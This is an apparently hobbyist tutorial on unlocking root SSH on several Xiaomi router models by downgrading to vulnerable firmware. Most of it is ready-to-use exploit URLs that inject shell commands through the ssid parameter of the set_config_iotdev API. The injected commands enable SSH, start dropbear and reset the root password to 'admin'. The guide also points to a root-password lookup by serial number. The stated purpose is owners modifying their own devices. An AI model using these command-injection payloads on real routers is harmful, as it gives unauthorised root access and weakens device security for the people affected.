
Router
Tutorial
🌐 VI • ENHow to Unlock SSH on Xiaomi Routers with Vulnerable Stock Firmware
TABLE OF CONTENTS (Nhấn để xem)
0. Firmware versions affected by the vulnerability
| Model | Version |
| AX3600 | 1.0.17 |
| AX1800 | 1.0.34/1.0.328/1.0.336 |
| AX5 | 1.0.16/1.0.26 |
| AC2100 | 2.0.722 |
1. Downgrade the firmware
- To enable OpenSSH, first downgrade the firmware to one of the vulnerable versions listed in section 0.
- Log in to the router’s management page and downgrade to a vulnerable version.
Screenshot


- The router will reboot automatically after the downgrade.
2. Enable OpenSSH
- After the router reboots, log in to its management page again. The URL should look similar to this:
http://192.168.31.1/cgi-bin/luci/;stok=d2d55f6e595e236044bfff0b444e2c51/web/home#router
- Replace the token in the URL with the copied token, using a request similar to this:
http://192.168.31.1/cgi-bin/luci/;stok=d2d55f6e595e236044bfff0b444e2c51/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3Bnvram%20set%20ssh%5Fen%3D1%3B%20nvram%20commit%3B
- Press Enter. If the screen shows
{"code":0}, continue with the next request.
http://192.168.31.1/cgi-bin/luci/;stok=d2d55f6e595e236044bfff0b444e2c51/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20nvram%20set%20ssh_en%3D1%3B%20nvram%20commit%3B%20sed%20-i%20's%2Fchannel%3D.*%2Fchannel%3D%5C%22debug%5C%22%2Fg'%20%2Fetc%2Finit.d%2Fdropbear%3B%20%2Fetc%2Finit.d%2Fdropbear%20start%3B
Log in to SSH with the username root.
Obtain the root password from the serial number:
Tra cứu mật khẩu SSH từ Serial Number (Xiaomi)Nhập số Serial Number (SN) in dưới đáy router Xiaomi để tự động tính toán mật khẩu root SSH.
Or use this request to change the root password to admin (root/admin):
http://192.168.31.1/cgi-bin/luci/;stok=d2d55f6e595e236044bfff0b444e2c51/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20echo%20-e%20'admin%5Cnadmin'%20%7C%20passwd%20root%3B
Reference: https://www.right.com.cn/ If you have questions, leave a comment. Good luck!
TAGS:
Discussion & Feedback 0
Share your questions, feedback or insights with the community